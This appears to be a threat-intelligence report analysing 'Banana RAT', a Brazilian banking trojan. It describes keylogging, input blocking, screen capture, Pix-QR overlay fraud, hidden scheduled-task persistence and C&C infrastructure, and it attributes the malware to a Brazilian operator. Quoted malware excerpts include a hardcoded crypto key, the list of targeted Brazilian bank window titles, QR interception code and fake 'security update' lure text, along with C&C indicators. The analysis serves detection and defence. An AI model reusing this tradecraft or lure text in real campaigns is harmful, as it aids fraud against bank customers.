
Input Tracker Module is used to continuously monitor and record keyboard input at a low level by directly querying the state of keys using Windows API functions. When starts, it launches a high-priority background thread that repeatedly checks a predefined set of key codes to detect when keys are pressed. It compares the current state of each key with its previous state to identify new key presses, converts those key presses into readable characters (taking into account modifiers like Shift and Caps Lock), and stores them in an internal buffer.

This buffer acts like a queue that collects recent keystrokes, which can later be retrieved and cleared using a provided method (Figure 9). Additional helper functions allow checking individual key presses or manually scanning keys. Overall, the goal is to track and log user keyboard activity in real time, effectively functioning as a keystroke capture system.



NativeInput Module is used to provide a wrapper around low-level Windows API functions that allows a program to simulate and control user input such as mouse movements, mouse clicks, keyboard presses, and even temporarily block all user input (Figure 10). It uses functions from user32.dll to directly interact with the operating system, enabling actions like moving the cursor, triggering mouse button events (down, up, scroll), and sending keyboard key presses and releases.

A key feature of the class is its ability to block user input using BlockInput, preventing the user from interacting with the system; when this blocking is active, the code briefly unblocks input to perform its simulated actions and then re-blocks it. This ensures the program maintains control while still being able to inject its own input events. Overall, the purpose of this code is to programmatically automate or override user input behavior at a system level.



Window Monitor Module is used to capture a snapshot of the computer screen and return it as an image. It does this by calling low-level Windows graphics (GDI) functions to access the screen's device context, create a compatible memory space, and copy the pixels from the screen into a bitmap (Figure 11). The GrabEznn method specifically takes the width and height, then copies that portion of the screen starting from the top-left corner into a Bitmap object using the BitBlt function. After capturing the image, it properly cleans up the temporary graphics resources to avoid memory leaks. Overall, the goal of this is to programmatically take screenshots of the display.




Figure 12. QROverlay module is to create a full screen banking style overlay with customizable QR prompts that could be misused for QR phishing (quishing) if deployed maliciously

The last DLL payload's goal could potentially be used for **QR-based phishing or "quishing"**, as it creates a convincing full-screen overlay that mimics a legitimate banking interface. Complete with customizable bank name, colors, and a QR code prompting the user to "confirm identity." While such functionality can be used in legitimate authentication systems, it also closely matches techniques used in "quishing" attacks, in which users are tricked into scanning malicious QR codes that lead to fake websites or credential theft (Figure 12). The combination of a topmost, borderless window, social engineering messaging, and the ability to embed any QR destination makes it especially effective for deception if deployed without the user's knowledge or by an untrusted source.

Defense evasion


For defense evasion, the malware copies the staged payload into *C:\ProgramData\Microsoft\Diagnosis\ETW*, a directory path crafted to resemble legitimate Microsoft diagnostic storage, in an apparent attempt to blend malicious artifacts with trusted system files and reduce suspicion during inspection.

- **eventSubId:** 105 - TELEMETRY_FILE_COPY
- **objectFilePath:** C:\Users\70397\AppData\Roaming\Microsoft\Diagnosis\ETW\msedgeupdate[.].txt
- **parentCmd:** C:\WINDOWS\system32\cmd[.].exe /c ""C:\Users\70397\Downloads\Consultar_NF-e[.].bat""
- **srcFilePath:** C:\Users\Public\Documents\msedge[.].txt


Persistence

The script established persistence by invoking *PS_ScheduledTask.ExecMethod(RegisterByUser)*, which registered a hidden scheduled task configured to execute powershell.exe with *-WindowStyle Hidden*, *-ExecutionPolicy Bypass*, and an encoded PowerShell command.

The task was set to run every minute for 9,999 days and hidden from standard Task Scheduler views, indicating a malicious scheduled task persistence mechanism designed to repeatedly launch the PowerShell payload with minimal user visibility (Figure 13).




The scheduled task launches a PowerShell wrapper that enforces single-instance execution via a PID file and dynamically executes a second-stage payload from msedge.txt using IEX under a hidden PowerShell process where the execution policy has been bypassed (Figure 14).



Command and control

As of this writing, the malicious C&C infrastructure (24.199.90[.]58:80) is active and publicly accessible over HTTP on port 80, exposing web-accessible endpoints used for payload staging, victim management, and operational control (Figures 15 and 16).



The server hosts a modular set of components consistent with a malicious C&C framework, including PHP-based payload delivery endpoints, Python-based orchestration and monitoring scripts, and administrative interfaces for tracking and managing victims.

File	Detection	Remarks
st.txt	Backdoor.PS1.BANANARAT.A	PowerShell downloader component used for initial stage payload retrieval
st.php	Trojan.PS1.BANANARAT.A	Web-based downloader / bootstrap mechanism for payload delivery

payload.php	Trojan.PS1.BANANARAT.A	Payload dropper used to stage second-stage execution content
msedge.txt	Backdoor.PS1.BANANARAT.A	Primary second-stage payload; remote access trojan functionality

Table 3. Key files used in the attack chain

Supporting/infrastructure components

- **servidor_completo_pool.py** - Server-side orchestration and control logic
- **monitor_pool.py** - Monitoring and session management functionality
- **instalar_completo_pool.sh** - Deployment/bootstrap script for server setup
- **stats-view.php** - Administrative interface for activity/statistics viewing
- **stats-reset.php** - Resets stored tracking/statistics data
- **monitor.txt** - Lightweight configuration or marker file





Figure 16. Apache directory listing recovered from 24[.]199[.]90[.]58 – every operator-side artifact in one place

The domain windowsk-cdn[.]com is a typosquatting domain designed to impersonate legitimate Microsoft CDN infrastructure. The malware performs DNS resolution attempts (up to three retries) before reverting to hardcoded fallback IP addresses, indicating built-in redundancy for C&C connectivity (Figure 17).



Primary C&C domain	c[.]window-sk-cdn[.]com
C&C port	443 (TLS/SSL)
Fallback IP	162.141.111[.]227
Protocol	Custom binary C&C protocol over TCP with AES-256-CBC encryption
Authentication	HMAC-SHA256 token derived from machine GUID and MAC address for client identification and session validation

Table 4. Banana RAT's C&C infrastructure details

Attribution

Banana RAT appears to be operated by what looks like a financially motivated, Brazilian Portuguese-speaking actor, based on server-side toolchain artifacts recovered from threat actor infrastructure between 17 and 22 April 2026. TrendAI™ is tracking this activity cluster as SHADOW-WATER-063, a temporary name as the activity still under monitoring for attribution. Static analysis of the recovered Python panel (servidor_completo_pool.py), what appears to be a polymorphism engine, the PowerShell stagers, and the source PowerShell client (msedge.txt) supports a moderate-confidence attribution assessment, drawing on three observations that, taken together, point in a consistent direction:

- The hardcoded target list observed in the sample appears to consist exclusively of Brazilian institutions.
- Operator-language artifacts throughout the codebase appear to be in Brazilian Portuguese.
- Several hardcoded operational identifiers suggest a maintained internal project – most notably what appears to be an internal codename, "Projeto Banana," and a fixed cryptographic master key reused across cryptographic functions.

While each of these indicators on its own would not be conclusive, their convergence supports – though does not definitively establish – a Brazilian operator hypothesis. Alternative explanations, such as a non-Brazilian actor leveraging localized tooling or a multinational operation, cannot be entirely excluded based on the evidence currently available.

Behaviorally, the operator appears to overlap with the broader Tetrade banking-trojan ecosystem (Grandoreiro, Mekotio, Casbaneiro, Guildma, CHAVECLOAK), though architectural differences suggest it may sit adjacent to rather than within that family. Specifically, the recovered tooling appears to favor a Python and FastAPI panel with what looks like on-demand

per-victim payload polymorphism – a design that diverges meaningfully from the Delphi binary architecture historically associated with canonical Tetrade members. Whether this represents a fork, an adjacent cluster sharing tradecraft, or an independent operator drawing on regionally established techniques remains an open question pending further telemetry.

Human fingerprints from the recovered toolchain

Recovery of the live payload-generation server yielded the operator's full server-side codebase. The artifacts contain a dense set of fingerprints that can be tracked across future Banana RAT campaigns and adjacent operations by the same actor.

Internal project codename: "Projeto Banana"

The polymorphism engine in *servidor_completo_pool.py* stamps every generated payload with the header line *# PROTECTED SCRIPT v4.0 - Projeto Banana (MSEDGE EDITION)*, shown in Figure 18. The *(MSEDGE EDITION)* qualifier and the version number imply the existence of prior and parallel branches – this is **not a one-off project but a maintained product line**. The client-side identifies itself separately as *SMART_V27_ULTRA* and *BUILD_V6_HARDCODED_TYPES*, indicating active iterative development against analyst countermeasures.



```

servidor_completo_pool.py – internal codename stamp
761     timestamp = datetime.now().strftime("%Y-%m-%d %H:%M:%S")
762     unique_hash = hashlib.md5(f"{code}{random.random()}".encode()).hexdigest()[:16].upper()
763     header = f'''#
764     # PROTECTED SCRIPT v4.0 - Projeto Banana (MSEDGE EDITION)
765     # Generated {timestamp}
766     # Hash: {unique_hash}
767     #
768
769     ...
770     code = header + code
  
```

Figure 18. Internal codename stamp inserted by the polymorphism engine into every served payload

Operator language: Brazilian Portuguese, no diacritics

Every server-side filename, code comment, log message, and runtime status text is in Brazilian Portuguese (Figure 19) and written **without diacritics** (for example, “Voce” instead of “Você”, “seguranca” instead of “segurança”). Server filenames include *servidor_completo_pool.py* (“complete server pool”), *monitor_pool.py*, and *instalar_completo_pool.sh* (“install complete pool”). Internal references to a parent file *proteger.py* (“protector”) suggest the operator's broader toolkit naming convention is built around the verb “proteger” – a useful pivot for searching for adjacent operations. Regional banking terminology (Pessoa Juridica/PJ, Pix, Conta Corrente, Atendimento) confirms the operator is native to Brazil, not Iberian or Lusophone-African.

```

servidor_completo_pool.py — file banner (Brazilian Portuguese)
1  #!/usr/bin/env python3
2  """
3
4  SERVIDOR DE PROTEÇÃO MULTITHREADED v2.0 - COMPLETO
5
6  Este servidor usa o proteger.py ORIGINAL COMPLETO
7  - Todas as 7+ camadas de proteção
8  - Bypass de antivírus
9  - XOR + Base64 + Fragmentação
10 - Renomeação de variáveis e funções
11 - Ofuscação de tipos .NET
12 - Criptografia AES em disco
13 - E tudo mais que seu proteger.py faz
14
15 Suporta 50, 100, 200+ usuários simultâneos
16 Cada resposta é ÚNICA (polimórfica)
17
18 """

```

Hardcoded cryptographic master key

The PowerShell client embeds a static MasterKey of `iuhbdaubdvauygd5562$3@##$r` (Figure 20). This single string serves a dual purpose: as the HMAC key proving an installation token to the operator side, and as the seed for SHA-256 derivation of the AES-256 key that encrypts on-disk client state. Static keys of this nature are very rarely regenerated between operator campaigns and are therefore **excellent pivot anchors against historical and future samples**.


```

msedge.txt — hardcoded operator MasterKey (HMAC + AES seed)
735 $script:SecurityConfig = @{
736     MasterKey = 'iuhbdaubdvauygd5562$3@##$r'
737 }
738
739 # Used as HMAC key for installation-token proof
740 $hmac.Key = [System.Text.Encoding]::UTF8.GetBytes($script:SecurityConfig.MasterKey)
741
742 # And as seed for AES-256 key derivation
743 $script:AesKey = [System.Security.Cryptography.SHA256]::Create().ComputeHash(
744     [System.Text.Encoding]::UTF8.GetBytes($script:SecurityConfig.MasterKey)
745 )

```


Custom "Download Analytics v2.0" operator panel

The recovered server includes a custom analytics panel (`stats-view.php`) with a self-styled brand identity ("Download Analytics v2.0"), an Outfit/Space Mono font palette, a violet-emerald color scheme, a Brazilian-Portuguese reset confirmation modal ("Resetar Dados?"), and a 30-second auto-refresh. The deliberate UI investment – combined with the per-folder pool architecture in the build engine – strongly suggests the operator may be **reselling access to the platform** (Malware-as-a-Service) to one or more affiliates, in line with the broader Brazilian banker-as-a-service trend documented across Grandoreiro and Mekotio operations.



Targeting analysis: Exclusively Brazilian

Targeting evidence is the single most decisive attribution pillar in this case. The PowerShell client maintains a curated array, *\$script:MonitorDomains*, containing the exact window-title strings that trigger the bank-overlay subsystem when a victim brings the matching browser tab to the foreground. Every entry in this array is a Brazilian financial institution or a Brazilian-localized crypto exchange page. As shown in Figure 22, no entries match Mexican, Argentine, Chilean, Iberian (Spain or Portugal), US, or European institutions.



The full Brazilian bank list

The *\$script:MonitorDomains* array enumerates window-title strings drawn from the Brazilian-Portuguese versions of the country's largest retail and corporate banking platforms, as well as Brazilian-localized crypto exchange pages (Figure 23). Coverage spans the four major Brazilian segments: large private banks (Bradesco, Itaú, Santander Brasil, Safra), the federal-public system (Caixa, Banco do Brasil), the regional bank tier (Bannrisul, Daycoval), and the cooperative-finance system (Sicoob, Sicredi). The keyword *BrowserOnlyDomains* = `@('CAIXA', 'Santander', 'Banco do Brasil')` reveals operator-side per-institution behavior tuning.

```

msedge.txt — $script:MonitorDomains (Brazilian banks only)

1234 $script:MonitorDomains = @(
1235     # === BRADESCO ===
1236     'Banco Bradesco | Voce primeiro',
1237     'Internet Banking Bradesco: Saldo, extratos, Pix e muito mais!',
1238     'Bradesco PJ: Solucoes Financeiras Para Sua Empresa',
1239
1240     # === ITAU ===
1241     'Itau Empresas | Pessoa Juridica | Seu Banco Empresarial',
1242     'Atacado, Tesouraria e Investimentos institucionais | Itau BBA',
1243
1244     # === SANTANDER ===
1245     'Santander',
1246     'Internet banking empresarial - Santander',
1247
1248     # === CAIXA ===
1249     'Conta Corrente para Pessoa Juridica (PJ) | Caixa',
1250     'Gerenciador Caixa',
1251
1252     # === BANCO DO BRASIL ===
1253     'Pra Voce | Banco do Brasil',
1254     'Autoatendimento Banco do Brasil',
1255
1256     # === SAFRA / DAYCOVAL / BANRISUL / SICOOB / SICREDI ===
1257     'Banco Safra: completo para investir com excelencia | Safra',
1258     'Portal Daycoval',
1259     'Para voce | Banrisul',
1260     'Para voce - Sicoob',
1261     'Sicredi: Conta corrente, credito, seguros e mais!',
1262
1263     # === CRYPTO (Brazilian-localized) ===
1264     'Mercado Bitcoin',
1265     'Coinbase Brasil - Compre e venda Bitcoin, Ethereum e muito mais com confianca',
1266     'Binance: a corretora de criptomoedas mais confiavel do mundo...'
1267 )

```

Figure 23. Excerpt from the \$script:MonitorDomains array (the full array spans msedge.txt lines 1234–1307)

Pix interception subsystem (Brazil-only payment rail)

The client implements a dedicated Pix-QR interception subsystem. Pix is the Brazilian Central Bank's instant-payment system and it operates exclusively within Brazil. The client uses *ZXing.NET* (downloaded on demand at runtime and reflectively loaded) to detect, decode, and replace QR codes shown to the victim during a Pix transaction. Dedicated C&C opcodes 0x64–0x67 (AutoQRToggle, QRCodeDetected, ShowQROverlay, HideQROverlay) carry these events to the operator (Figure 24). The presence of this subsystem is, by itself, **confirmation that this tooling is purpose-built for the Brazilian market** and has no application against any non-Brazilian victim.

```

msedge.txt — Pix-QR overlay subsystem (Brazil-only payment rail)

1162 # === PIX QR CODE INTERCEPTION SUBSYSTEM ===
1163 $script:AutoQREnabled      = $false
1164 $script:LastQRDetectionTime = [DateTime]::MinValue
1165 $script:LastQRHash         = ""
1166 $script:FailedQRRegions    = @{} # Regioes que falharam decodificacao
1167 $script:QROverlayPIDs      = @() # Array para múltiplos overlays
1168
1169 # Opcodes carried over the custom binary C2 protocol:
1170 #   AutoQRToggle           = 0x64
1171 #   QRCodeDetected         = 0x65
1172 #   ShowQROverlay          = 0x66
1173 #   HideQROverlay          = 0x67
1174
1175 # QR decode uses ZXing.Net DLL downloaded on demand at runtime
1176 Write-Host "[QR] Downloading ZXing.Net DLL..." -ForegroundColor Cyan

```

Figure 24. Pix QR overlay subsystem and its custom binary-protocol opcodes

Social-engineering overlay text

As seen in Figure 25, the text rendered to the victim during the overlay-driven fraud sequence is a near-verbatim match for the language used by Grandoreiro and Mekotio operators in published reporting – "Atualização de Segurança obrigatória – NÃO DESLIGUE O COMPUTADOR" (meaning "Mandatory Security Update – DO NOT TURN OFF YOUR COMPUTER") – and is dynamically composed using the live *Environment.UserName* and *Environment.MachineName* to look like a personalized, system-issued security update. The progression text walks the victim through four fake stages (verifying OS, downloading security module, validating digital certificates, applying update) while the operator drives the underlying banking session.

```

msedge.txt — fake "security update" overlay (Brazilian Portuguese)

1991 noticeTxtE.Text = "Ola " + Environment.UserName + ", o computador "
1992               + Environment.MachineName
1993               + " esta recebendo uma atualizacao de seguranca obrigatoria. "
1994               + "NAO DESLIGUE O COMPUTADOR.";
1995
1996 string[] tits = {
1997     "Verificando sistema operacional",
1998     "Download do modulo de seguranca",
1999     "Validando certificados digitais",
2000     "Aplicando atualizacao"
2001 };

```

Similarity to known cybercrime groups

Banana RAT sits firmly inside the Brazilian banking-trojan ecosystem that public reporting groups under the "Tetrade" umbrella, encompassing Grandoreiro, Casbaneiro/Casabeneiro, Mekotio, Guildma, Javali, and the more recent CHAVECLOAK. Capability-level overlaps support that placement; architectural differences distinguish it from canonical members of the family (Figure 26).

Capability comparison

	Banana RAT	Grandoreiro	Mekotio	Casbaneiro	CHAVECLOAK
Bank-branded full-screen overlay ("fake security update")	●	●	●	●	●
Brazilian Pix-QRinterception/replacement	●	◐	◐	◐	◐
Live JPEG screen streaming + remote input	●	●	●	◐	◐
Per-victim build polymorphism (server-side, on-demand)	●	○	○	○	○
Modern panel: Python + FastAPI	●	○	○	○	○
Legacy build: Delphi-compiled binary	○	●	●	●	●
Custom binary TCP C&C protocol	●	●	●	◐	◐
Self-install as Windows service (LocalSystem)	●	●	●	◐	◐
Operates as MaaS / platform with affiliates	◐	●	●	◐	○

● Yes
◐ Partial / case-by-case
○ No

Figure 26. Capability matrix comparing Banana RAT against four established Tetrade-family banking trojans

What aligns Banana RAT with the Tetrade family

- **Bank-branded full-screen overlay.** Renders a fake "security update" while the operator drives the underlying banking session. This is the defining behavior of the Brazilian banker family.
- **Pix-QR overlay tradecraft.** Intercepting and replacing QR codes during Pix transactions directly mirrors techniques documented for Mekotio and CHAVECLOAK.
- **Social-engineering script.** "Atualização de Segurança obrigatória – NÃO DESLIGUE O COMPUTADOR" is a near-verbatim match for the lure language used in published Grandoreiro and Mekotio campaigns.
- **Victimology profile.** Exclusive targeting of Brazilian financial institutions plus Brazilian-localized crypto exchanges matches the FLUXROOT (Google TAG) and TA2725 (Proofpoint) profiles.
